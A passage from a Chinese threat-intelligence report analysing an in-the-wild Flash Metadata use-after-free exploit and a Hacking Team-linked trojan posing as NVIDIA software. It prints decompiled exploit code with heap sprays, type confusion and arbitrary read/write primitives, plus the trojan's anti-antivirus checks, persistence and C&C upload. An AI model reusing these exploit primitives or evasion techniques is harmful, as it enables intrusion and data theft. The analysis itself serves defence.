        public var Var10:uint = 0;
        public var Var11:Class0 = null;
        public var Var12:uint = 0;
        public var Var13:uint = 0;
        public var Var14:Vector.<Class5>;
        public var Var15:Vector.<Class3>;
        public var Var16:Vector.<Class4>;

        public function Main()
        {
            this.Var14 = new Vector.<Class5>(0x0200);      //for contents objts to grep free memory
            this.Var15 = new Vector.<Class3>(0x0200);      //for contesnt objs to confuse and grep free memroy in 32
            this.Var16 = new Vector.<Class4>(0x0200);      //for contesnt objs to confuse and grep free memroy in 32
            super();
            if (stage)
            {
                this.Var17();                              //start exp
            }
            else
            {
                addEventListener(Event.ADDED_TO_STAGE, this.Var17);
            };
        }
```


进入 Var17 函数后，该函数一开始进行了一些常规的 SPRAY，然后申明了一个名为 Metadata 的对象。Metadata 类似于一个 map：

```
    private function Var17(_arg_1:Event=null):void     //start exp
    {
        var _local_7:uint;
        removeEventListener(Event.ADDED_TO_STAGE, this.Var17);
        Var3 = (new Var2() as ByteArray);                          //Var2 is Class6
        Var3.endian = Endian.LITTLE_ENDIAN;
        Var4 = (new Var1() as ByteArray);                          //Var1 is Class7
        Var4.endian = Endian.LITTLE_ENDIAN;
        var _local_2:Vector.<String> = new Vector.<String>(0x1000);
        var _local_3:uint;
        while (_local_3 < 0x1000)                                   //spray Vector
        {
            _local_2[_local_3] = _local_3.toString();
            _local_3++;
        };
        _local_3 = 0;
        while (_local_3 < 0x1000)
        {
            _local_2[_local_3] = null;
            _local_3 = (_local_3 + 2);
        };
        this.Var19();                                               //first time
        var _local_4:ByteArray = new ByteArray();
        var _local_5:Metadata = new Metadata();
        var _local_6:Vector.<String>;
```


Metadata 为 Flash 提供的 SDK 中的类，其支持的方法如下所示：

PSDK FlashRuntime - Public API

All Packages | All Classes | Index | Frames

Adobe

Metadata

Properties | Methods

Package com.adobe.tvsdk.mediacore.metadata
Class public class Metadata
Inheritance Metadata → Object
Subclasses AdvertisingMetadata

Generic interface to access metadata associated with PSDK objects.

Public Properties

Property	Defined By
isEmpty : Boolean [read-only] Checks if the metadata has any mapping defined.	Metadata
keySet : Vector.<String> [read-only] Returns an Array containing the strings used as keys in this metadata.	Metadata

Public Methods

Method	Defined By
Metadata()	Metadata
clone():Metadata	Metadata
containsKey(key:String):Boolean Checks if the metadata contains the specified key.	Metadata
getByteArray(key:String):ByteArray	Metadata
getMetadata(key:String):Metadata Returns the Node associated with the specified key as string.	Metadata
getObject(key:String):Object	Metadata
getValue(key:String):String Returns the value associated with the specified key as string.	Metadata
setByteArray(key:String, obj:ByteArray):void	Metadata
setMetadata(key:String, value:Metadata):void Stores another Metadata node into this metadata, replacing any existing Metadata node for the given key.	Metadata
setObject(key:String, obj:Object):void	Metadata
setValue(key:String, value:String):void Stores a String value into this metadata, replacing any existing value for the given key.	Metadata

漏洞触发的关键代码如下，通过 setObject 向 Metadata 中存储 ByteArray 对象，并设置对应的 key：

```
603         this.Var19();                                          //first time
604         var _local_4:ByteArray = new ByteArray();
605         var _local_5:Metadata = new Metadata();
606         var _local_6:Vector.<String>;
607         _local_3 = 0;
608         while (_local_3 < this.Var9)       //Var9=0x100
609         {
610             _local_5.setObject(_local_3.toString(), _local_4);        //store a object into Metadata
611             _local_3++;
612         };
613         this.Var19();                                          //second may release
614         _local_6 = _local_5.keySet;
615         _local_3 = 0;
```


然后调用 Var19()，该函数会导致 Flash 中 GC 垃圾回收器调用，从而使导致 Meatdata 被释放：

```
55      private function Var19():void
56      {
57          try
58          {
59              new LocalConnection().connect("A");
60              new LocalConnection().connect("A");
61          }
62          catch(e:Error)
63          {
64          };
65      }
```

随后调用的 keySet 会根据设置的 key 返回对应的 Array，并赋值给 _local_6，setObject 函数的定义如下所示：

setMetadata() method
public function setMetadata(key:String, value:Metadata):void

Stores another Metadata node into this metadata, replacing any existing Metadata node for the given key.

Parameters

key:String — a string

value:Metadata — the value to be stored.

setObject() method
public function setObject(key:String, obj:Object):void

Parameters

key:String

obj:Object

setValue() method
public function setValue(key:String, value:String):void

Stores a String value into this metadata, replacing any existing value for the given key.

Parameters

key:String — a string

value:String — the value to be stored.

KeySet 函数如下所示：

Property Detail

isEmpty property
isEmpty:Boolean [read-only]

Checks if the metadata has any mapping defined.

Implementation
public function get isEmpty():Boolean

keySet property
keySet:Vector.<String> [read-only]

Returns an Array containing the strings used as keys in this metadata. If the metadata is empty, it will return NULL.

Implementation
public function get keySet():Vector.<String>

Constructor Detail

Metadata() Constructor
public function Metadata()

Metadata 中的 array 被释放后，此处直接通过 Var14 遍历赋值抢占对应的内存，抢占的对象为 Class5：

```
613         this.Var19();                                   //second may release
614         _local_6 = _local_5.keySet;
615         _local_3 = 0;
616         while (_local_3 < this.Var9)
617         {
618             this.Var14[_local_3] = new Class5();    //Var14=vector  use the memory again
619             _local_3++;
620         };
621         _local_3 = 0;
```


Class5 定义如下所示：

```
package
{
    public class Class5
    {

        public var Var39:uint = 24;
        public var Var22:uint = 2200;


    }
}//package
```


最后遍历 _local_6，找到对应被释放之后被 Class5 抢占的对象，判断的标准是 Class5 中的 24，之后通过对象在内存中的不同来判断运行的系统是 32 位还是 64 位。而再次调用 Var19 函数将导致之前的 Class5 对象内存再次被释放，由于 Var14 这个 Vector 中保存了对该 Class5 对象的引用，最终根据系统版本位数进入对应的利用流程：

```
        while (_local_3 < this.Var9)
        {
            this.Var14[_local_3] = new Class5();    //Var14=vector  use the memory again
            _local_3++;
        };
        _local_3 = 0;
        while (_local_3 < this.Var9)
        {
            if (_local_6[_local_3].length == 24)    //24 is var of class5   check which is user again by class5,and check 32/64
            {
                _local_7 = _local_6[_local_3].charCodeAt(4);
                _local_7 = (_local_7 | (_local_6[_local_3].charCodeAt(5) << 8));
                _local_7 = (_local_7 | (_local_6[_local_3].charCodeAt(6) << 16));
                _local_7 = (_local_7 | (_local_6[_local_3].charCodeAt(7) << 24));
                if (_local_7 < 0x8000)
                {
                    this.Var7 = true;
                }
                else
                {
                    this.Var8 = true;
                };
                break;
            };
            _local_3++;
        };
        _local_6.length = 0;
        _local_6 = null;
        this.Var19();                               //thread time release again,class5 in Var14 free again
        if (this.Var7)    //for 64
        {
            this.Var76();
        };
        if (this.Var8)    //for 32
        {
            this.Var56();
        };
    }
```


进入函数 Var56 后，由于之前的 Var14 Vector 中的某个 Class5 对象已经释放，此处同样通过给 Var15 Vector 遍历赋值来抢占这个释放掉的 Class5 对象，此处使用的是 Class3 对象：

```
    private function Var56():void           //exp for 32
    {
        var _local_24:uint;
        var _local_1:uint;
        while (_local_1 < this.Var9)        //Var15 content Class3 which is contents three 0xFFFFFFFF to get class5 free
        {
            this.Var15[_local_1] = new Class3();
            _local_1++;
        };
        _local_1 = 0;
```


Class3 如下所示，其内部定义了一个 Class1，最终由 Class1 完成占位：

```
1  package
2  {
3      import flash.utils.ByteArray;
4      import flash.utils.Endian;
5
6      public class Class3
7      {
8
9          public var Var998:Object;
10         public var m_Class1:Class1;
11
12         public function Class3()
13         {
14             this.Var998 = new ByteArray();
15             this.m_Class1 = new Class1();
16             super();
17             this.Var998.length = 0x1000;
18             this.Var998.endian = Endian.LITTLE_ENDIAN;
19         }
20
21     }
22 }//package
```


可以看到 Class1 对象的定义如下，此时由于 Var14 和 V15 中都存在对最初 Class5 内存的引用，而 Var14 和 V15 中对该内存引用的对象分别是 Class5，Class3，从而导致类型混淆：

```
1  package
2  {
3      public class Class1
4      {
5
6          public var Var993:uint = 0xFFFFFFFF;
7          public var Var994:uint = 0xFFFFFFFF;
8          public var Var995:uint = 0xFFFFFFFF;
9          public var Var996:uint = 0xFFFFFFFF;
10
11
12     }
13 }//package
```


由于 Class3，Class5 是经过攻击者精心设计的，此时只需操作 Var14，Var15 中的引用对象即可以获得任意地址读写的能力：

```
67      private function Var20(_arg_1:uint):uint      //func for permitread
68      {
69          var  local 2:uint;
70          this.Var14[this.Var12].Var22 = (_arg_1 - 16);
71          _local_2 = this.Var15[this.Var13].m_Class1.Var993;
72          this.Var14[this.Var12].Var22 = this.Var10;
73          return (_local_2);
74      }
75
76      private function Var23(_arg_1:uint, _arg_2:uint):void    //func for permitwrite
77      {
78          this.Var14[this.Var12].Var22 = (_arg_1 - 16);
79          this.Var15[this.Var13].m_Class1.Var993 = _arg_2;
80          this.Var14[this.Var12].Var22 = this.Var10;
81      }
82
83      private function Var25(_arg_1:uint):uint     //func for check MZ
84      {
85          _arg_1 = (_arg_1 & 0xFFFF0000);
86          while (true)
87          {
88              if (this.Var20(_arg_1) == 9460301)  //905A4D
89              {
90                  return (_arg_1);
91              };
92              _arg_1 = (_arg_1 - 65536);
93          };
94          return (0); //dead code
95      }
```


获取任意地址读写后便可以开始搜索内存，获取后续使用的函数地址，之后的流程便和一般的 Flash 漏洞利用一致：

```
266         if (this.Var6)
267         {
268             return;
269         };
270         this.Var14[this.Var12].Var22 = this.Var10;                          //repair again
271         var _local_2:uint = this.Var20((this.Var14[this.Var12].Var39 - 1));  //read the uaf obj address to scan
272         var _local_3:uint = this.Var25(_local_2);                           //scan memmoy to check MZ dll
273         var _local_4:uint;
274         if (Capabilities.isDebugger)
275         {
276             _local_4 = this.Var26(1314014539, 842222661, 4, _local_3);      //nerk    23LE   kernel32
277         }
278         else
279         {
280             _local_24 = this.Var26(1096172609, 842221904, 4, _local_3);     //AVDA    32IP   advaip32
281             _local_4 = this.Var26(1314014539, 842222661, 4, _local_24);     //nerk    23LE   kernel32
282         };
283         var _local_5:uint = this.Var32(1953655126, 1952671092, 10, _local_4);  //triV    tcet   virttcet
284         var _local_6:uint = ((Main.Var3.length + 8) + 0x1000);
285         var _local_7:Vector.<uint> = new Vector.<uint>(_local_6);
286         var _local_8:uint;
```



20.7 木马分析 – backup.exe

后续执行的木马程序使用 VMProtect 加壳，样本相关信息如下：


MD5	1CBC626ABBE10A4FAE6ABF0F405C35E2
文件名	backup.exe
数字签名	IKB SERVICE UK LTD
加壳信息	VMProtect v3.00 – 3.1.2 2003-2018

20.7.1 伪装 NVIDIA 显卡控制程序

木马伪装成了 NVIDIA 的控制面板程序，并有正常的数字签名，不过该数字签名的证书已被吊销：



NVIDIA Control Panel Application



证书信息

木马程序中还会模仿正常的 NVIDIA 控制面板程序发送 DirectX 相关的调试信息：

```
if ( !HIBYTE(a23) )
{
  v28 = 0;
  do
  {
    *(&a3 + v28) ^= 0xBCu;
    ++v28;
  }
  while ( v28 < 81 );                   // DXGI WARNING: Live Producet at 0x%08x Refcount: 2. [STATE_CREATION WARNING #0: ]
                                        //

  HIBYTE(a23) = 1;
}
sub_4011B3(v27, OutputString, 256, &a3, v26);
OutputDebugStringA_450351(OutputString);
```

有趣的是木马作者拼写单词 Producer 时发生了拼写错误，将 Producer 拼写成了 Producet：

```
DXGI WARNING: Live Producet at 0x%08x Refcount: 2. [STATE_CREATION WARNING #0: ]
```

20.7.2 通过特定窗口过程执行木马功能

通过对 VMProtect 加密后的代码分析发现，木马运行后会首先创建一个名为 “DXGESZ1Dispatcher’’ 的窗口类，该窗口类对应的窗口过程函数就是整个木马的主要控制流程函数，木马程序的主要功能将通过分发窗口消息的方式来驱动执行：

```
004204AA ┌CALL 到 CreateWindowExW
00000000 │ExtStyle = 0
0012FEE0 │Class = "DXGESZ1"
0012FF06 │WindowName = "DXGESZ1Dispatcher"
00CF0000 │Style = WS_OVERLAPPED|WS_MINIMIZEBOX|WS_MAXIMIZEBOX|WS_SYSMENU|WS_THICKFRAME|WS_CAPTION
80000000 │X = 80000000 (-2147483648.)
80000000 │Y = 80000000 (-2147483648.)
80000000 │Width = 80000000 (-2147483648.)
80000000 │Height = 80000000 (-2147483648.)
00000000 │hParent = NULL
00000000 │hMenu = NULL
00400000 │hInst = 00400000
00000000 └lParam = NULL
00000000
                                                    安全客 ( www.anquanke.com )
```

当 CreateWindowExW 被调用时，会向窗口过程函数发送 WM_CREATE 消息，当窗口过程函数收到 WM_CREATE 消息时会创建 3 个线程，分别进行环境检测、用户是否有输入操作检测等来检测程序是否在真实环境下运行：

```
int __userpurge Thread1_421B94@<eax>(int esi0@<esi>, int a1)
{
  int (__stdcall *GetLastInputInfo_v2)(int *); // esi
  int v3; // edi
  int v4; // ST10_4
  int (__stdcall *fun_GetLastInputInfo)(int *); // [esp+0h] [ebp-1Ch]
  int v7; // [esp+10h] [ebp-Ch]
  int v8; // [esp+14h] [ebp-8h]

  if ( !PostMessageW_4333D0 )
    self_WaitForSingleObject_4251AA(300000, esi0);
  GetLastInputInfo_v2 = fun_GetLastInputInfo;
  sub_5A5417(fun_GetLastInputInfo);             // GetLastInputInfo
  v7 = 8;
  (fun_GetLastInputInfo)(&v7);
  v3 = v8;
  while ( 1 )
  {
    v7 = 8;
    if ( !GetLastInputInfo_v2(&v7) || v8 != v3 )
      break;
    self_WaitForSingleObject_4251AA(3000, GetLastInputInfo_v2);// check time
  }
  sub_406A86(8, v3, GetLastInputInfo_v2, v8);   // set flag
  PostMessage_4EE240(v4, v3, dword_4333CC, 1025, 0, 0);// Message = wm_user+1
  ThreadFlag1_433C14 = 1;
  return 0;
}
```

当检测通过后，会继续向窗口过程发送 WM_USER+1 消息，进一步控制程序的运行流程。当窗口过程函数收到该消息后，会再创建一个线程来初始化 SHLWAPI.DLL 和 WS_32.DLL 里需要使用的 API 函数：

```
if ( WSAStartUP_43339C && SHCreateShellItem_433390 && SHLWAPI_433394 )
  return 0;
v3 = RtlEnterCriticalSection_4CEA88(a1, &unk_433CC8, a1, a2);
v4 = sub_40317C(v3, 12);
SHCreateShellItem_433390 = v4;
v4->SHCreateShellItem = 0;
v4->SHPareDisplayName = 0;
v4->SHGetSpecialFolderPathW = 0;
WSAStartUP_43339C = sub_40317C(0, 24);
memset(WSAStartUP_43339C, 0, sizeof(WSANetwork_Stru));
v5 = sub_40317C(0, 20);
v6 = 0;
v7 = 0;
SHLWAPI_433394 = v5;
v5->PathFileExistsW = 0;
v5->PathFindFileNameW = 0;
v5->StrCmpIW = 0;
v5->StrPChrW = 0;
v5->StrStrIW = 0;
if ( SHCreateShellItem_433390 && WSAStartUP_43339C && v5 )
{
  if ( !GetApiNetwork_41B0AA(&v5[1], 0) )
    v6 = 1;
  GetShell32api_41AABB();                    // shell32api init
  if ( !v8 )
    v6 = 1;
  v7 = sub_41A900(1);                        // SHLWAPI  get
  if ( !v7 )
    v6 = 1;
}
else
{
  v6 = 8;
}
RtlLeaveCriticalSection_566BC1(v7, &unk_433CC8);
return v6;
```

紧接着利用 OutputDebugStringA 输出一个伪装的 Debug 信息：“DXGI WARNING: Live Producet at 0x%08x Refcount: 2. [STATE_CREATION WARNING #0:]”，该信息是正常程序在使用了 DirectX 编程接口后可能会输出的调试信息，木马程序以此来进一步伪装 NVIDIA 控制面板程序：

```
00421410 CALL 到 OutputDebugStringA
0103FEB0 String = "DXGI WARNING: Live Producet at 0x022fd62b Refcount: 2. [STATE_CREATION WARNING #0: ]"
```



另外还会判断当前的进程 ID 是否为 4，如果是则结束当前进程运行，该技巧一般被用于检测杀毒软件的虚拟机：

```
*&v9[4] = 0xF7C5C49B;
*v9 = 0x92998592;
v0 = 0;
GetCurrentProcessId = -100;
v9[8] = 0;
do
{
  *(&GetCurrentProcessId + v0) ^= 0xF7u;
  ++v0;
}
while ( v0 < 9 );                                   // kernel32
v9[8] = 1;
LoadLibraray_56BBA6(0);
GetApiproc_493C74(&GetCurrentProcessId);
v1 = 0xCCCCCCCC;
if ( (GetCurrentProcessId)() == 4 )
  v1 = ExitProcess_42712C;
if ( (GetCurrentProcessId)() == 4 )
{
  sub_4029E0(&unk_432780, 0, 283);
  v1();
  v18 = 0x302032C;
  v17 = 0x375036D;
```

20.7.3 检测杀毒软件

该木马程序还会通过一些技巧判断当前计算机是否安装某些特定的杀毒软件，比如检测驱动目录里是否存在 avckf.sys，而 avckf.sys 正是 BitDefender 杀毒软件特有的驱动模块：


以及通过 WMI 执行命令 “Select*from Win32_Service WhereName=’WinDefend’ AND StateLIKE ‘Running’ ’’ 来确定是否有 Windows Defender 正在运行：



20.7.4 持久化

木马程序会将自身拷贝到%APPDATA% NVIDIAControlPanel\NVIDIAControlPanel.exe：


然后通过发送窗口消息的方式触发主线程设置计划任务来实现持久化：




20.7.5 上线并加密上传本机信息

当木马窗口过程收到消息类型为 WM_USER 的消息时，木马会创建一个线程用于获取本机的进程信息、CPU 信息、用户信息、计算机所在时区信息等，并把获取的信息加密后通过 HTTP 协议上传到 C&C 地址：188.241.58.68，然后等待获取新的指令进行远程控制：

- 从注册表获取已安装软件：



- 执行命令 SELECT*FROM Win32_TimeZone 获取时区：



- 获取磁盘信息：

```
push eax                                    kernel32.GetDiskFreeSpaceExW
call dword ptr ds:[0x9C71A4]                kernel32.GetProcAddress
push ebx
lea ecx,dword ptr ss:[esp+0x4A4]
push ecx
lea ecx,dword ptr ss:[esp+0x4A0]
push ecx
push esi
call eax                                    kernel32.GetDiskFreeSpaceExW
test eax,eax                                kernel32.GetDiskFreeSpaceExW
```


- 连接 C&C 地址：188.241.58.68，并上传本机信息：

```
push dword ptr ds:[0x433CA0]
call dword ptr ds:[eax+0x14]                winhttp.WinHttpConnect
mov ecx,eax
mov dword ptr ds:[0x433C9C],ecx
test ecx,ecx
je backup.00425B99
mov edx,0xD2
inhttp.WinHttpConnect)
```

```
UNICODE
7 CE 9E 63 69 88 0C 89 E5 8C D3
2 EE 3D 87 F5 F6 85 D4 E0 02 37
4 59 8D E9 D9 2D 31 D6 C7 86 04

01CAF9A4  00426211  返回到 backup.00426211
01CAF9A8  01204000  ASCII "LAJ"
01CAF9AC  01CAFD20  UNICODE "188.241.58.68"
01CAF9B0  00000050
```



```
LBEL_22:
    (winhttp_433398->WinHttpCloseHandle)(dword_433CA0);
    return 0;
  }
}
else
{
LBEL_32:
  *a4 = 80;
  if ( !sub_425A2B(v4, v5) )
    return 0;
  sprintf_401081(&v156, 512, L"%S", v5);
}
v12 = (winhttp_433398->WinHttpConnect)(dword_433CA0, &v156, 80, 0);
dword_433C9C = v12;
if ( !v12 )
  return 0;
v17 = 13762694;
v16 = byte_81009D;
LOBYTE(v18) = 0;
v15 = 130;
v13 = 0;
do
{
  *(&v15 + v13) ^= 0xD2u;
  ++v13;
}
while ( v13 < 5 );                              // post
LOBYTE(v18) = 1;
v14 = (winhttp_433398->WinHttpOpenRequest)(v12, &v15, L"/search", 0, 0, &v146, 0);
dword_433CA4 = v14;
```

20.8 溯源与关联 – Hacking Team

360 威胁情报中心通过对木马样本进行详细分析，发现本次使用的木马程序为 Hacking Team 2015 年泄露的远程控制软件的升级版！本次的木马程序将字符串进行了加密处理，且增加了使用窗口消息来对木马流程进行控制等功能。

20.8.1 与 Hacking Team 泄露源码的关联
